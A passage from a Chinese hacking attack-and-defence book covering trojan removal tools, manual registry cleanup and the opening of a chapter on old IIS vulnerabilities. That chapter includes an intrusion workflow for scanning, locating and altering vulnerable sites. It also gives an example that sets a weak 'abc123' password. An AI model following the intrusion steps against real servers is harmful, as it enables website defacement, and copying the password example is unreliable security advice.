免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



在“服务”对话框中找到“SSDP Discovery Service”服务项，右击该服务项选择【停止】，关闭 UDP 1900 端口，可以防范 DDoS 攻击，如图 2-38 所示。

其他端口可以使用网络防火墙关闭，例如冰河使用的监听端口 7626，BO 2000 使用的监听端口 54320 等。



图 2-37



图 2-38

(2) 删除系统中无用的帐号

进入 MS-DOS 模式，输入“net user”命令后回车，将显示本地计算机上有哪些用户帐户，如图 2-39 所示。

如果有无用的帐号，则删除该帐号，输入命令“net user 用户名/delete”，然后回车即可删除该用户。要注意“/”的左边至少要保留一个空格。

其中“Guest”和“Administrator”这两个帐号是不允许被删除的，但需要修改密码以增加安全性。例如键入“net user Guest abc123”命令后回车，即把“Guest”的密码改为“abc123”。




图 2-39

(3) 杀毒软件及时更新，启用隐私保护

在网吧或其他公共场合上网的时候，应该选择有杀毒软件保护的正规网吧，从而防止自己的密码被盗取。有种软件叫“网吧传奇杀手”在任一台机器上运行，就能够窃取网吧内所



有用户的传奇帐号密码。因此在进入游戏前必须检查使用的电脑，退出的时候应该更换自己的密码。

要是在家里上网，建议安装带有隐私信息保护的杀毒软件，并且及时更新病毒库到最新版本，打开病毒实时监控。木马的更新也是很快的，若杀毒软件得不到更新就查不出木马。

除此以外，还要启动杀毒软件的隐私信息保护监视功能，将网游帐号及密码设为隐私保护状态。做完这些，也就不用担心帐号密码被木马窃取。

2. 木马间谍清除工具—Spyware Doctor

Spyware Doctor 被世界各地专家和编辑推荐为最佳反间谍软件，它能频繁高级的更新，能检测、删除并阻止各类间谍软件和广告软件，能自动智能化的实现自我保护、使用方便，能确保您的电脑得到保护。Spyware Doctor 有着最先进的更新功能，每日持续地改进其间谍软件查杀能力。间谍软件正日趋复杂以逃避反间谍软件程序的检测，而 Spyware Doctor 总是更早一步，以最新的技术做出回应。

Spyware Doctor 是一项高端技术，专门设计服务于一般用户而非专业级人士。这也是为什么它能在 2005、2006 和 2007 赢得 People's Choice Award 奖项的原因所在。其自动配置功能能以有限的相互作为为您提供最佳保护，所有您需要做的就是安装它并获得即时和持续的保护。Spyware Doctor 先进的 OnGuard 技术仅在侦察到真实的间谍软件时，才会提醒用户。这一点很重要，因为在您每次安装软件、将站点加入收藏夹或改变电脑设置时，都不会被古怪的问题打断。

从网上下载软件压缩包，并解压缩得到可执行文件，如图 2-40 所示，双击开始安装，打开如图 2-41 所示的对话框。

单击【下一步】按钮，打开如图 2-42 所示的“许可协议”对话框，在此对话框中点选“我接受协议”单选项。



图 2-40




图 2-41

单击【下一步】按钮，打开如图 2-43 所示的“选择目标位置”对话框，浏览选择安装位置。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-42



图 2-43

单击【下一步】按钮，打开如图 2-44 所示的“选择附加任务”对话框，在此一定要勾选“自动安装更新程式”复选框。

单击【安装】按钮，开始程序安装，如图 2-45 所示，直到安装成功后。




图 2-44




图 2-45

单击【结束】按钮，打开相对对话框，开始对 Spyware Doctor 进行升级，及时地更新升级才能更加有效地发挥其作用。

单击【下一步】按钮，下载更新列表清单。单击【下一步】按钮，开始程序更新。

更新完成后，单击【结束】按钮完成更新并自动运行 SpywareDoctor，运行界面如图 2-46 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术



图 2-46

单击【OnGuard】按钮,打开如图 2-47 所示的对话框,其中“Browser Guard”主要用来保护网络浏览器,检测并阻止对计算机设置的恶意变更,防止浏览器劫持者及恶意加载插件。

单击【Cookie Guard】按钮,打开如图 2-48 所示的对话框,“Cookie Guard”主要监视网页浏览器是否存在潜在恶意跟踪或者广告。



图 2-47



图 2-48

单击【File Guard】按钮,打开如图 2-49 所示的对话框,“File Guard”主要监控系统中的任何恶意文件并防止它们的侵入。

单击【Keylogger Guard】按钮,打开如图 2-50 所示的对话框,“Keylogger Guard”主要阻止会记录您的按键和个人信息的 Keylogger 恶意程序。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防大全



图 2-49



图 2-50

单击【Netword Guard】按钮,打开如图 2-51 所示的对话框,“Netword Guard”主要阻止对网络设置的恶意更改,使得威胁软件停止拦截您的网络连接。

单击【Process Guard】按钮,打开如图 2-52 所示的对话框,“Process Guard”主要检测并阻止隐藏的恶意进程。



图 2-51



图 2-52

单击【Startup Guard】按钮,打开如图 2-53 所示的对话框,“Startup Guard”主要检测并阻止恶意应用软件在系统中配置并自动启动。



图 2-53

第二章 木马技术

有了上面的介绍，我们认识到了 Spyware Doctor 拥有强大的功能，可以防护相当多的领域。Spyware Doctor 不仅能防范常见间谍软件的威胁，它还拥有一个非常完善的恶意网站数据库，能够屏蔽各类可能存在威胁的网站。

接下来就介绍 Spyware Doctor 的更强大的功能，第一步对 Spyware Doctor 进行设置，从而使用起来最方便。

单击【设置】按钮，打开如图 2-54 所示的对话框，在此可以设置 Spyware Doctor 的常用使用方法，如开机启动选项等。

单击【计划任务】链接，打开如图 2-55 所示的对话框，在此可以添加扫描计划，对于工作繁忙的您来说这是一个不错的选择。



图 2-54



图 2-55

单击【启动扫描】按钮，即可开始对计算机的扫描。Spyware Doctor 功能强悍，可以检测出几乎所有恶意软件威胁及木马程序，检测结果如图 2-56 所示。强大的功能展现出来了，居然有 300 多个恶意软件，谁也跑不了。但是这只是检测阶段，要删除这些恶意软件及木马程序，还得有所付出，花钱购买这款软件才能杀毒。

除此以外，Spyware Doctor 不但能够针对间谍软件制订详细的日程计划，同样能够对更新进行排程。用户可以根据需要开关 Spyware Doctor 任何一个防护类别，在每个防护类别中都能够方便的查看到该防护分类的监控数据，并且还可以通过 Spyware Doctor 的日志系统获取每个防护类别的详细日志信息。



图 2-56



跟其他软件相比 Spyware Doctor 能够提供更丰富的信息，Spyware Doctor 的接口设计相当出色，整体使用上非常符合用户直觉。Spyware Doctor 功能强大，用途广泛，可是用户无需深入过多的选项页各种操作即可完成，是一款很难得的软件。

3. 木马克星——Iparmor

木马克星是专门针对国产木马的软件，本软件是动态监视网络与静态特征字扫描的完美结合，可以查杀 3759 种国际木马，保证查杀：冰河所有版本，黑洞 2001 所有版本等等国产木马，挑战安全极限，杀尽天下木马！木马克星 Iparmor 可以侦测和删除已知和未知的特洛伊木马。该软件拥有大量的病毒库，并可以每日升级。一旦启动电脑，该软件就扫描内存，寻找类似特洛伊木马的内存片断，支持重启之后清除。还可以查看所有活动的进程，扫描活动端口，设置启动列表等。木马克星是一款适合网络用户的安全软件，既有面对新手的扫描内存和扫描硬盘功能，也有面对网络高手的众多调试查看系统功能。

从网站下载压缩包，解压后如图 2-57 所示得到可执行文件，双击开始安装，打开如图 2-58 所示的对话框。



图 2-57



图 2-58

单击【下一步】按钮，打开如图 2-59 所示的“许可协议”对话框，在此对话框中点选“我同意此协议”单选项。

单击【下一步】按钮，打开如图 2-60 所示的“选择目标位置”对话框，浏览选择安装位置。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术




图 2-59




图 2-60

单击【下一步】按钮，打开如图 2-61 所示的“选择开始菜单文件夹”对话框，浏览选择位置。

单击【下一步】按钮，打开如图 2-62 所示的“准备安装”对话框，查看安装信息是否正确，若信息正确则单击【安装】按钮开始安装。




图 2-61




图 2-62

安装完成后弹出如图 2-63 所示的对话框，单击【完成】按钮完成安装。



图 2-63

运行 Iparmor，打开如图 2-64 所示的窗口，默认运行时将对机器进行扫描。这是一款共享软件，对免费用户，很多功能有限制。

单击【扫描内存】按钮，对内存进行扫描，以内存为寄生处的木马将被一扫而光。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-64

单击【启动项目】按钮，打开相应的对话框，在此对话框中可以查看所有的自启动项目，将会列出那些自动启动的木马来。

单击【扫描硬盘】按钮，打开相应的对话框，在此可以对硬盘进行全面的检测，也可以分区进行检测。一定要勾选“清除木马”项。

单击【网络状态】按钮，打开相应的对话框，在此对话框中可以查看网络协议、本地 IP、本机端口及远程 IP 等信息，从而关闭无用端口，进一步远离木马。

单击【系统进程】按钮，打开相应的对话框，在此对话框中可以查看系统中的各项进程，若有非系统进程，则弹出相应的提示窗口，依靠这些信息我们可以进一步查杀隐藏木马。

这是一款操作方便的软件，其核心功能就是查杀木马，功能上虽然比不上 Spyware Doctor 强大，但是绝对称得上是一款优秀的木马专杀工具。

4. 木马清除常用工具——Trojan Remover

Trojan Remover 是清除特洛伊木马和自动修复系统文件的一款专业软件，能够检查系统中的登录文件，扫描 win.ini、system.ini 和系统登录文件，扫描完成后会产生 LOG 文件，还能自动清除特洛伊木马和修复系统文件。

软件下载解压缩后如图 2-65 所示，双击开始安装，打开如图 2-66 所示的对话框，此程序为全英文界面。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术




图 2-65




图 2-66

选择语言后，单击【OK】按钮，打开如图 2-67 所示的欢迎安装对话框。

单击【Next】按钮，打开如图 2-68 所示的“License Agreement”（许可协议）对话框，点选“*I accept the agreement*”（我接受此协议）。



图 2-67



图 2-68

单击【Next】按钮，打开如图 2-69 所示的“Select Destination Location”（选择目标位置）对话框，浏览选择安装位置。

单击【Next】按钮，打开如图 2-70 所示的“Select Start Menu Folder”（选择开始菜单文件夹）对话框，浏览选择位置。



图 2-69




图 2-70

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客\攻防 大全

单击【Next】按钮，打开如图 2-71 所示的“Select Additional Tasks”（选择附加任务）对话框，保持默认即可。

单击【Next】按钮，打开如图 2-72 所示的“Ready to install”（准备安装）对话框，查看安装信息是否有误。





图 2-71

图 2-72

确认信息无误，就单击【Install】按钮，开始安装程序，安装完成后如图 2-73 所示。单击【Finish】按钮完成安装，此时会弹出如图 2-74 所示的对话框。（这是一款收费软件，要正常使用需要注册缴费）填写相应的注册信息。



图 2-73




图 2-74

单击【OK】按钮，完成注册，弹出提示框。单击【OK】按钮即可开始使用 Trojan Remover。

运行后界面如图 2-75 所示，在 File、Options 和 Utilities 项中设置扫描对象、扫描内容及处理方法。

设置完成后单击【Scan】按钮开始木马扫描，发现威胁时，会弹出如图 2-76 所示的对话

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术



图 2-75

框，在此对话框中木马所在位置、名称以及注册表设置等各种信息清清楚楚。




图 2-76

之后再根据实际情况选择对此威胁的处理情况，可以选择忽略、隔离或清除。只要是木马，肯定选择清除项，所以在此应该认清木马，以免损坏正常文件。

5. 木马的手动清除

只要上网，木马攻击就很难逃避，很多时候我们已经察觉到了木马，可是没有杀毒软件，于是我们只能手工清除电脑中的木马了。

(1) 运行任务管理器，杀掉木马进程。

(2) 注册表总是木马和病毒最多感染的地方，在检查注册表之前首先要备份注册表，防止出现错误时不能恢复。

● 检查注册表 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runservice 中的项，查看键值中有没有不熟悉的自动启动文件，扩展名一般为 exe，把这个文件名记录下来，再在整个注册表中搜索，同样文件名的键值都要删除，最后在电脑中找到木马文件的所在文件夹，把文件彻底删除。

● 检查注册表 HKEY_CURRENT_USER\Software\Microsoft\Internet\Explorer>Main 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer>Main 中的几项，如果发现

键值被修改，根据判断改回原状即可。

●检查注册表中 HKEY_CLASSES_ROOT\txtfile\shell\open\command 和 HKEY_CLASSES_ROOT\infile\shell\open\command 等几个常用文件类型的默认打开程序是否被更改。若被修改一定要改回原状，很多病毒都是通过修改 .txt 、.ini 等的默认打开程序而导致不能清除的。

(3) 删除建在硬盘中的上述可疑文件。

(4) 检查系统配置文件

●检查 win.ini 文件(在 C:\WINDOWS 下)，打开后，在“WINDOWS”下面，“run =”和“load =”是可能加载木马程序的地方，一定要认真查看。正常情况下，在它们的等号后面没有赋值，加入发现后面跟有路径与文件名不是熟悉的启动文件，可以初步断定，计算机是中毒了。

●检查 system.ini 文件(在 C:\WINDOWS 下)，在“BOOT”下面有个“shell = 文件名”。正确的文件名应该是“explorer.exe”，如果不是“explorer.exe”，而是“shell = explorer.exe 程序名”，那么后面跟着的那个程序就是木马程序，然后在硬盘中找到此程序并将其删除。

(5) 一般这种文件都在 WINNT、system、system32 这样的文件夹下，它们一般不会单独存在，很可能是由某个母文件复制过来的，检查 C、D、E 等盘下有没有可疑的 .exe 、.com 或 .bat 文件，找到就删除。



第 4 节 学习心得

这一章讲述了木马的攻防原理，然后实例讲解，从而对木马的植入、伪装、隐藏等手段分别进行了详细介绍。木马的破坏通常是非常大的，在明白了木马的攻击手法之后，就能做到有效防范木马的手段了。这一章的后面讲述了木马的清除。只有知己知彼，才能百战百胜。



第 5 节 疑难知识点荟萃

查杀木马对安全模式的要求

在系统启动时，按好 F8 键即可选择安全模式，在进入安全模式时有“安全模式”、“带网络连接的安全模式”等几种登录模式，应该“安全模式”。因为“带网络连接的安全模式”对通过网络启动的木马没有查杀功能。

并不是进入安全模式杀毒就能万事大吉了，仍有些病毒文件是删除不掉的，仍然需要手动删除，按照杀毒软件提示的病毒存在的路径查找并删掉。

安全模式并不是查杀病毒所必需的环境。还是有很多木马杀毒软件在正常模式下就很厉害的，像木马杀客、超级兔子、木马克星、ewido 等木马查杀工具，就能在正常模式下发挥出巨大的作用来。



第三章 互联网信息服务攻防

黑客任务

学习这一章的内容，要求大家认识 IIS 服务器漏洞入侵的流程，并掌握针对专门的漏洞如 Unicode 解码漏洞、printer 缓冲漏洞等的具体攻防原理和方法，建立安全、有效的 IIS 服务器。

IIS 是 Internet Information Services 的缩写，是最为流行的 Web 服务器之一，它拥有强大的 Internet 和 Intranet 服务功能。IIS 通过超文本传输协议（HTTP）传输信息，而通过配置 IIS 还可以提供文件传输协议（FTP）和其他服务，如 NNTP 服务、SMTP 服务等。



第 1 节 IIS 服务器漏洞入侵原理剖析

IIS 的设计目标是提供适应性强的 Internet 和 Intranet 服务器功能。通过围绕 Windows NT 操作系统做出的优化，IIS 具有极高的执行效率、出色的安全保密性能以及迅速启动和易于管理等显著特点。

1. IIS 服务器漏洞类型

IIS 主要通过端口 80 来完成操作，所以 80 端口总要打开，也因此 IIS 服务器具有很大的危险性，并且攻击 IIS 服务器是黑客们长期使用的手段。记得有段时间两大黑客组织对攻就频繁地用 IIS 漏洞入侵，所以熟知 IIS 服务器漏洞类型是必要的。

● IIS Unicode 漏洞

NSFOCUS 安全小组发现，微软 IIS 4.0/5.0 在 Unicode 字符解码的实现中存在安全漏洞，当 IIS 打开文件时，若该文件名包含 Unicode 字符，IIS 将对其进行解码，此时若提供一些特殊的编码，将导致 IIS 错误的打开或者执行某些 Web 根目录以外的文件。通过漏洞用户可以远程执行任意命令。

(1) 漏洞分析：IIS 4.0/5.0 中文版，当收到 URL 请求时，若文件名中包含特殊的编码，则 Windows 系统会认为编码可能是 Unicode 编码，将其解码，然后尝试打开此文件。

(2) 解决办法：微软已发布了安全公告 (MS00_078) 以及相应补丁。

补丁程序下载地址：

Microsoft IIS 4.0：

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

Microsoft IIS 5.0：

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

在此注意：此补丁程序与 MS00 - 57 中所提供的补丁是同一个程序，如果已经安装了 MS00 - 57 中的补丁，则可以不用安装此补丁程序。

● IIS CGI 文件名错误解码漏洞

NSFOCUS 安全小组发现微软 IIS 4.0/5.0 在处理 CGI 程序文件名时存在安全漏洞，IIS 对文件名进行了两次解码，攻击者可利用此漏洞执行任意系统命令。

(1) 漏洞分析：IIS 在加载可执行 CGI 程序时会进行两次解码。第一次解码是对 CGI 文件名进行 HTTP 解码，判断此文件名的文件是否为可执行文件。在文件名检查通过之后，IIS 会进行第二次解码。正常情况下，应只对 CGI 的参数进行解码，而 IIS 错误的将已经解码过的 CGI 文件名和 CGI 参数一起进行解码，这样，CGI 文件名就错误的被解码两次。

(2) 解决办法：微软已发布了相应补丁。

补丁程序下载地址：

Microsoft IIS 4.0：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787>

Microsoft IIS 5.0：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764>

● IIS 5.0 远程缓冲区溢出漏洞

微软 IIS 5.0 的打印 ISAPI 扩展接口存在 .printer 扩展名到 msw3prt.dll 的映射关系，默认情况下该映射存在。当远程用户提交对 .printer 的 URL 请求时，IIS 5.0 调用 msw3prt.dll 对请求进行解释。但 msw3prt.dll 缺乏足够的缓冲区边界检查，此时只要攻击者提交一个精心构造的针对 .printer 的 URL 请求，即可在 msw3prt.dll 中产生典型的缓冲区溢出。并且溢出发生后 Web 服务停止响应，系统检查到 Web 服务停止响应将会自动重启，系统管理员很难意识到发生过攻击。

● 微软 Index Server (.ida/.idq) ISAPI 扩展远程溢出漏洞

微软 IIS 默认安装情况下带了一个索引服务器 Index Server。此时 IIS 支持两种脚本映射：管理脚本 .ida 文件、Internet 数据查询脚本 .idq 文件。这两种脚本都由一个 ISAPI 扩展 idq.dll 来处理和解释。

由于 idq.dll 在处理某些 URL 请求时存在一个未经检查的缓冲区，如果攻击者提供一个

第三章 互联网信息服务攻防



特殊格式的 URL 即可引发缓冲区溢出,此时攻击者可以改变程序流程,从而执行任意代码。

● Windows 2003 IIS 6 目录检查漏洞

Windows 2003 IIS 6 存在着文件解析路径的漏洞,当文件夹名为类似 hack.asp 时,即文件夹名看起来像一个 ASP 文件名,此文件夹下的任何类型文件,如 gif、jpg、txt 等都可以在 IIS 中被当作 ASP 程序来执行。此时黑客即可上传扩展名为 jpg 或 gif 之类像是图片文件的木马文件,通过访问这个文件即可运行木马。

2. 入侵流程

对 IIS 服务器进行攻击时,要根据实际情况进行攻击,但主要攻击流程如下:

- (1) 判断是否存在漏洞:用该漏洞的扫描器进行扫描,但扫描并不是一个真正的黑客攻击行为,它只是一种寻找入口的方式。IIS 漏洞扫描器有很多,如 Range Scan、Unicode Scan、X - Scan 都可以进行扫描收集服务器信息。
- (2) 确定漏洞类型,及具有漏洞的网站的 IP 地址。
- (3) 利用 IP 地址和漏洞类型确定网站首页名称:一般网站默认首页文件为 index.htm、index.html、index.asp、default.htm、default.html 或 default.asp 等中的某一个,通过输入不同的首页名称测试并确定网站首页。
- (4) 实现对网页的查看、删除及修改。

3. 设置自己的 IIS 服务器

拥有自己的 IIS 服务器可以实现很多功能,但是怎样合理的使用和设置 IIS 服务器才能免受黑手呢?下面就具体了解 IIS 服务器的设置过程。

● IIS 服务器安装

在安装前,要准备 Windows XP 系统安装光盘,Windows 2000/2003 下的 IIS 安装和 Windows XP 系统下大同小异。

步骤 1 插入系统盘,依次执行【开始】→【控制面板】命令,打开如图 3-1 所示的“控制面板”窗口。

单击【添加/删除程序】命令项,打开如图 3-2 所示的“添加或删除程序”窗口。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-1



图 3-2

单击【添加删除 Windows 组件】命令项，打开如图 3-3 所示的“Windows 组件向导”对话框。在此窗口中勾选“Internet 信息服务(IIS)”复选框。



图 3-3

注意在 Windows 2003 中安装 IIS 时，选用应用程序服务器子组件需要注意各项的启用与禁止，以免攻击者有机可乘，如表 3-1 提供了何时启用的建议。

表 3-1

组件名称	设 置	设置逻辑
应用程序服务器控制台	禁止	提供 Microsoft 管理控制台 (MMC) 管理单元，允许对所有 Web 应用程序组件进行管理。由于专用 IIS 服务器可使用 IIS 服务器管理器，因此该组件不是必需的。
